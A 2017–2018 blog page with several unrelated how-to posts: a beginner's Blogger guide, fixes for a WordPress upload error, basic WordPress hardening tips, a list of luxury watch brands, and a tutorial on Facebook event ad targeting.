Wednesday, March 21, 2018

Tutorials And Blogger Complete Blogspot Guide for Beginners [Updated 2018]

Tutorials And Blogger Complete Blogspot 

1. How to create a blog at blogger.com

The first thing to do is of course create a blog at blogger.com
For how to create a blog on blogger.com is very easy.
What you need first is Google account. I'm sure my friend already has a Google account.
If not, please create a Google account first. how to Read Here.
If the Google account is ready, just follow the steps below:

# 1. First login to https://blogger.com using your own Google account.

# 2. After login, you will be given two profile options you want to display. The first option is by displaying a Google+ profile, with both Blogger profiles limited.

My recommendation just choose the first option by displaying your Google+ profile.

If you previously created a Google+ profile, you can go directly to step number 3, but if not, please click "Create a Google+ profile" and create a Google+ profile first.

# 3. Click "Continue to Blogger"

Continue to Blogger
# 4. Click "New blog" to create a new blog

Create New Blog
# 5. Enter the blog title, blog address, and select a blog theme, then click "Create blog!"

Fill in Blog Address
# 6. Blog is finished. To view your blog just click the "View blog"


2. Understand the menus in blogger

After my friend managed to create a blog, then my friend needs to understand the menus available at blogger.com.

These menus are very important to understand because it can facilitate my friend in taking care of your future blog.

The menus in blogger are located on the left on the dashboard.

Menu Menu Blogger
Below is a full explanation of the menus:

List of Blogs owned
On the top left of my friend can choose a list of blogs that my friend have if you create more than 1 blog.
"New entry" button
To the right of the Blog list menu are buttons to create new posts or articles
Post
Menu to display a list of all articles in your blog
Statistics
Menu to display statistics of your blog like number of visitors, number of pageviews, visitor sources, and so on.
Comment
Menu to display all the list of comments that go to your blog.
Campaign
This menu is special for my friend who wants to promote your blog through Google AdWords (must ngeluarin duit)
Page
Menu to create and display all static page list in your blog. A description of the static page is below.
Layout
Here is where you set the layout of your blog and also place to install blog widget like widget of popular article, or widget followers.
Themes (formerly called Templates)
Here is a place to change the template or theme of your blog. In addition my friend can also edit your blog template directly on this menu.
Settings
Place your blog settings. If you want to change the blog title, change the address, or change the blog language then this menu is the place.
In addition to the above menus in fact there is still one more menu, only the menu is by default not shown for blogs in Indonesian language.

3. How to Post Articles

After my friend managed to create a blog, the next thing you need to do is start filling your blog with writing or posting articles.

How to post articles on bloggers themselves can be spelled out very easy. Basically almost the same as writing an email.

If my friend is used to writing email then to post articles on bloggers is not a difficult thing to learn.

But if my friend has never written an email then it means my friend was really clueless. But do not worry because it's never too late to learn.

Here are the steps:

# 1. First buddy must login to "Blogger"

# 2. If you are logged in, now click the "New entry" button:

Click New Entry
# 3. Next my friend will be directed to the article editor page in blogger. Check carefully the image below with the explanation:

Description of Blogger Article Editor
Information :

Article title
The contents of the article
Menus to change the color of writing, font size, upload pictures and videos, etc.
Post format. Just choose Compose for beginners
Post label. More details
Date of article written
Permanent link.
Location buddy when writing articles. not required
Some other options to choose from
Button to publish your article
Button to save article to Draft
Preview post before publishing
# 4. After a little buddy understand the menus that exist in the article editor in blogger, after that just write what wrote wrote a friend wrote.

# 5. Click the "Publish" button if the article is finished.

# 6. Now your posts are online and can be read by many people:

Well it turns out writing articles on blogger is very easy is not it?

4,. How to create static pages

Static pages are basically almost like a post, but they have their own distinct and distinct functions.

One simple example of using this page feature is to create pages like About Me, My Contacts, Disclaimer, ETC.

Here are some basic differences between Posts and Pages:

Post

Shown on the front page of the blog
Archived by publish date
It has label, publish date and author
Devoted to frequently updated content
Using URL permalink format like this:
http://namablog.blogspot.com/tahun/bulan/nama-post.html
Pages

By default it is not displayed on the front page of the blog
Not archived by publish date
It has no label, publish date and author
Devoted to content that is rarely updated
Using URL permalink format like this:
http://namablog.blogspot.com/p/name-laman.html
Well to make this page the process is almost no different from posting articles on blogger.

Here are the steps:

# 1. Sign in your blog dashboard.

# 2. Click on the "Pages" menu

# 3. Click the "New Pages" button

Creating Blogger Pages
# 4. Now stay mate the contents of the Title and also the Content for the static page of your blog

# 5. If so, then just click the "Publish" button

As mentioned above, pages in blogger by default are not displayed on blogs. In addition there is no link that can be clicked so that it can lead to a static page that has been created.

To display the link of the page you can use the Page Widget.

Here are the steps:

# 1. Go to "Layout" menu

# 2. Click "Add a Gadget"

# 3. Select the "Pages" widget

# 4. Check the static pages you want to display

# 5. If it is, then just click "Save"

Now a static page link has already appeared on your blog.

For tutorials and other blogspot guides will be in postiing in Part 2, thank you for reading my article, and do not forget to comment :)

How to Fix "Upload: Failed to Write File to Disk" Error in WordPress

What do you need?
Before starting the steps in this tutorial, you'll need:
How to Fix "Upload: Failed to Write File to Disk"

Access to hosting account
Cause Error "Upload: Failed to Write File to Disk"
Error "Upload: Failed to Write File to Disk" in WordPress can be caused by several things. The most common is due to errors of permissions on your website folder.

However, in addition to error permissions on the folder, the error can also be caused because your website has exceeded the limit set on the hosting account used.

In addition to both of the above, capacity issues in WordPress temporary folders can also be the cause.

Therefore, in this tutorial, we will discuss how to overcome these three things.

Option 1: Checks Access Rights on Folder Uploads
As we've mentioned above, this is the most common cause so the error "Failed to Write File to Disk" appears.

When you upload a file to one of the folders on the website, the web server checks whether you can add the file to that folder or not.

If there is a folder that does not have the right permissions, then the web server can not add files to that folder.

In this tutorial we will discuss two ways to change folder permissions on your website.

Option 1.1: Change Folder Access Rights Uploads Through FTP Client
You can change the file or folder permissions on the website by using an FTP client such as FileZilla. Here are the steps:

1. Access website files with FileZilla.

2. Then please go into the installation of WordPress, usually inside public_html. Open the wp-content folder. After that right click on the Uploads folder and select File Attributes ...

edit file uploads permissions

3. Will pop up, then fill 755 on form Numeric value. Check the Recurse into subdirectories option, select Apply to directories only, and click the OK button.

file permissions

4. Sometimes the above does not work. Therefore, please repeat the above steps, just fill the Numeric value with 644. Do not forget to tick Recurse into subdirectories option and select Apply to files only. If so, please click OK button.

Option 1.2: Change Folder Access Rights Uploads Through File Manager
In addition to changing the folder permissions Uploads via FTP client, you can also change it through your File Manager hosting account. Here are the steps.

1. Log in to the control panel of your hosting account.

2. Select the File Manager menu.

file manager

3. Access the main directory of your WordPress website usually in the public_html directory. Then, please open the wp-content> uploads folder. Right-click and select Change Permissions.

change permissions

4. Will pop up menu, then check as picture below. Change the check mark so that the value becomes 755, then save by click the Change Permissions button.

change permissions in cpanel

5. Please check back by uploading the file. If the error still appears you can change the permissions for each folder that is in the uploads folder.

Option 2: Check Your Hosting Limit
Another cause of the "Upload: Failed to Write File to Disk" error in WordPress can be because your website has exceeded the limit set by your hosting service. The disk space provided by Niagahoster is unlimited, but many other services provide restrictions. To do the checking, you can menanyaka directly to your hosting support whether your website has exceeded the limit or not.

Option 3: Check Temporary Folder
If the error is not caused by both of the above, the next step is to check the temporary folder of your WordPress website. Make sure not filled up to maximum capacity.

WordPress uploads your content into a temporary folder. Furthermore this content will be saved into the uploads folder. Well, if the temporary folder does not have enough storage space, an error "Upload: Failed to Write File to Disk" can appear.

If the cause lies in the temporary folder, you can contact the hosting service you are using and ask them to help you solve the problem you are experiencing.

There are three main causes of the most common "Upload: Failed to Write File to Disk" error: file permissions / file permissions, usage beyond the specified limit of the hosting service, and overly full temporary folders. The solution of the three causes of the problem is not complicated. Armed with a tutorial from us, you can configure it yourself at home.

If you have other ways to solve this problem or just want to comment, do not hesitate to write it in the fields provided. Please click Subscribe to get the latest articles directly in your email inbox! 🙂

10 Tips For Your WordPress Website More Secure

Website Security WordPress
10 Tips For Your WordPress Website More Secure

Based on research conducted by one security service site securi.net, in Q1 2016 there are more than 11.000+ infected websites and 75% of the numbers using the WordPress platform. The more popular and the higher the number of users of WordPress certainly lure the perpetrators of internet crimes. Infection to your WordPress website can be through anywhere, such as unedited plugins, theme, brute force, hosting, unused files / scripts, to low security passwords.

1. Make sure your WordPress Version is up-to-date

The latest version of WordPress update is required to overcome the previous system bug. You can do this directly through the WordPress dashboard page when there's an updated version. Make sure you always update the version to reduce the security risk of existing WordPress.

2. Your WordPress Plugin Update (Using the Latest Version)

The plugin developers are always trying to close bugs and hackers are always looking for loopholes. Always update your plugin to the latest version to avoid hacker attacks.

3. Remove Unused Plugins

Do not just disable unnecessary plugins. Remove plugins to close the gap for hackers to hack your website. Additionally, removing unused plugins may alleviate your WordPress work.

4. Make sure the Theme that you Use Update

Not only plugins, the same gap will certainly be exploited by hackers. Please check the availability of the latest version of your theme via Appearance> Theme menu on your WordPress dashboard. Do not forget to remove the WordPress theme that you are not using.

5. Use Themes, Plugins, and Scripts from the Official Website

Make sure you download themes, scripts and even plugins from the official developer website. You need to be wary of websites that provide it for free and, of course, do not use pirated products. If you want a free theme or plugin, you can get it through the official WordPress website.

Through a resource that is not yet clear source, you certainly do not know what script has been inserted by criminals or other dangers. WordPress.org, WordPress.com and even themeforest you can make a reliable source to get your website tools.

6. Choosing a Trusted Hosting Service Provider

Webhosting service providers certainly have an important role for the security of your website. Choose a hosting service that provides additional security services such as free SSL or Anti Spam and even bitNinja security features of Niagahoster servers to protect your website from botnet attacks, hackers and malware.

7. Create Custom Link Login

/wp-login.php is a login link that is automatically used after we install and will login WordPress. Surely the heckers know it and make it easier for them to break into your account. Especially if you use the same password in various other service accounts. To prevent this, we can change the login link to WordPress using Custom Login URL plugin Later you can also change the logout link, lost password and others.

8. Change the Default Username "Admin"

After you install WordPress, the default username you will get is admin. It certainly facilitates brute force attack, brute force is one of the methods used by hackers to hack the account by trying all possible combinations. If your current username is still using "admin" immediately change with other. Here are ways you can use to change the username "Admin"

You can change it by creating a new username and then you delete the old username.
1. Login Admin> User> Add new user
Logout
3. Login using the new user and delete the old username on the user menu
Using the Changer Username plugin, you can get it directly via wordpress.org

After you install the plugin immediately change your username via User> Username Changer

Through PHP My Admin.
The method of changing the username through this database is harder to do. There can do it via PHP MyAdmin.
cPanel> PHP MyAdmin> wp_users

9. Using More Complicated Passwords

To get a complicated password combination, use a combination of passwords and numbers. Do not use passwords such as consecutive numbers (1, 2, 3, 4, 5), date of birth, your name or other predictable passwords. Same as the username, a password that is easy to guess makes it easy for brute force attacks.

10. Activate Limit Login

If you do not enable login limit, users can try to log in repeatedly using username and password. This certainly poses a risk and allows hackers to hack into your WordPress website with a variety of usernames and passwords. You can cope by enabling login limit to WordPress admin. The plugin you can use is, Login Lock Down

How it works, you can limit the user when trying to login with the wrong username and password, if in some times failed then the IP will be blocked and you can also set how long the IP will be blocked.

5 Best Watches Of April 2018

5 Best Watches On April 2018
Here are the 5 best watches in april 2018
1. Audemars PiguetFounded in 1875 by Jules-Louis Audemars and Edward-Auguste Piguet, Audemars Piguet produces 36,000 of their prestigious timepieces a year. In fact, Tiffany & Co and Bulgari use this brand's movements. This luxury watch is also author for the first steel luxury sports watch. This was dubbed the Royal Oak in 1972. Later, in 1993, the brand created the first oversized watch named the Royal Oak Offshore.
2. Vacheron ConstantinOne of the oldest manufacturers of luxury watches, Vacheron Constantin, was founded by Jean-Marc Vacheron in 1755, in Geneva Switzerland. This brand of fine watches is a member of the Richemont Group. Vacheron Constantin's watches truly reflect their heritage. With precise detailing alongside traditional shapes and styling, these watches are unlike others. Napoleon Bonaparte is said to have worn their watches, along with other historical figures like Harry Truman and Pope Pius IX.
3. Patek PhilippeThe Swiss brand, Patek Phillipe & Co. was founded in 1851. The watches boast of complicated mechanics and traditional styling and have been worn by royalty throughout history. Inspiringly classic and unique with their distinctive signature style, this brand keeps their marketing consistent with their promotional campaigns.
4. BlancpainA subsidiary of the Swatch Group, watch brand Blancpain was much like the other brands founded in another era; 1735. Blancpain underwent big developments, with its growth thriving in the 19th century, updating and modernizing production and innovation of their watches. Blancpain has a broad range of different watches available; including minimalistic designs as well as more elaborately styled pieces.
5.ChopardKnown for their Swiss watches, Chopard is not only known for their unique timepieces, but also for their jewelery. Founded in 1860 by Louis-Ulysse Chopard, a Swiss watchmaker, Chopard is identifiable for its classic look and great detailing. With state-of-the-art technological influence and well-established craftsmanship, Chopard is coveted because of its sophisticated models. With a clear design aesthetic and innovative development, Chopard has grown into a worldwide luxury brand.

Wednesday, December 20, 2017

Learn How To Use Facebook Event Targeting in Your Facebook Ads

#1: Target People Based on Their Connection to Your Event


The fastest way to target people who are going to your Facebook event is to include or exclude them in the Connections section of the Audience targeting setup in Ads Manager.
Facebook ad targeting connections

Click Add a Connection Type, hover over Events, and select whether you want to include or exclude people who have responded to your Facebook event.
Facebook ad targeting connections include exclude people who responded to event

After you make your selection, the Add an Event field appears below the option you selected.
Facebook ad targeting add an event

You can also select Advanced Combinations from the Add a Connection Type drop-down menu and include or exclude people who are connected to your Facebook event. You can only include or exclude people who are going to your event; you can’t target friends of people who have responded to your event.
Facebook ad targeting events advanced combinations

Click the Save This Audience button to save this audience for use in other Facebook ad campaigns. Then add a name for your audience so you can easily identify it for future ads and then click Save.
Facebook ad targeting connections save audience

#2: Base Retargeting Audiences on Three Types of Event Engagement


To get a little more specific about the people you want to target based on their engagement with your Facebook event, you can set up a custom audience for Facebook event engagement.

To create a custom audience, open the Audiences dashboard in Ads Manager.
Facebook Ads Manager open Audiences dashboard

In the Audiences dashboard, click Create Audience and select Custom Audience from the drop-down menu.
Facebook Ads Manager Audiences dashboard create custom audience


You can also create new custom audiences in Ads Manager while creating an ad. In audience targeting, click Create New under the Custom Audiences field and select Custom Audience.
Facebook Ads Manager create custom audience during ad setup
Next, select Engagement as how you want to create your audience.
Facebook Ads Manager create custom audience based on event engagement

To create this audience, choose Event.
Facebook Ads Manager create custom audience based on event engagement


You can choose to create a custom audience based on people who meet any or all of the Facebook event engagement criteria you enter.
Facebook Ads Manager create custom audience based on event engagement

Then select people who are going to or interested in your Facebook event.
Facebook Ads Manager create custom audience based on event engagement
Enter the number of days you want the event engagement custom audience to cover and choose the Facebook page you used to create your Facebook event.
Facebook Ads Manager create custom audience based on event engagement

Select one or more Facebook events. You can hover over each Facebook event to see a breakdown of the number of people who are going to or interested in the event, along with additional details from the Facebook event page.
Facebook Ads Manager create custom audience based on event engagement

Continue to include or exclude more Facebook events from other Facebook pages as needed.
Facebook Ads Manager create custom audience based on event engagement

When you’re done setting up your custom audience details, click the Show Description link above the Create Audience button to name and add a short description to your custom audience. Then click the Create Audience button.
Facebook Ads Manager create custom audience based on event engagement
You can select this custom audience in audience targeting when creating new ads in Ads Manager.
Facebook Ads Manager select custom audience in ad targeting
You can also view the audience from the Audiences dashboard. Once the audience is populated, check the box next to it and click the Create Ad button above to create a new Facebook ad campaign with your custom audience as the target.
Facebook Ads Manager create ad with custom audience

#3: Use an Offline Event Set to Retarget Attendees

Do you want to target Facebook ad campaigns to people who actually attended your event? If you collect information from people while they’re physically at your event, you can use that data to create a custom audience based on offline activity.
First, you need to create an offline event with the data you collect from attendees at your event. To do this, you must use Business Manager to manage your Facebook ad account.

Inside Business Manager, navigate to Offline Events under the Measure & Report section.
Facebook Business Manager create offline events

On the following screen, click Add Data Source and select Offline Event Set from the drop-down menu.
Facebook Business Manager create offline events

Name the data you plan to upload. For example, if you upload information from everyone who checked in for a badge or registered at the door of your latest event, name and describe the offline event set accordingly.
Facebook Business Manager create offline events

Once you’ve named and described your offline event set, click Create. Next, select the Facebook ad accounts with which you want to use this offline event set and click Next.
Facebook Business Manager create offline events
Confirm the assignment to your ad accounts in the resulting pop-up and click Done. Then click the Upload Offline Events button.
Facebook Business Manager upload offline events

On the next screen, you’ll upload the information you collected from your event attendees. Facebook’s sample data shows how your information should be formatted. While not all of the information is required, you can see everything that can be included in your offline event set CSV file on the Facebook Business support site.
Facebook offline event set csv file

Attach your CSV file and then click the Next: Map Data button.
Facebook Business Manager upload offline events

Now you’ll match the data in your CSV file with the data Facebook can work with to create your offline event set, and then click the Next: Review button.
Facebook Business Manager upload offline events

Facebook will analyze your data and let you know if there are any issues. When you’re ready, click the Start Upload button to start creating your offline event set.
Facebook Business Manager upload offline events
As Facebook compiles your data, it will use the email addresses and phone numbers you uploaded to match your customer data to Facebook audiences.

Once your offline event set is created, you can use the Create Audience drop-down menu to create a custom audience.
Facebook create custom audience from offline event
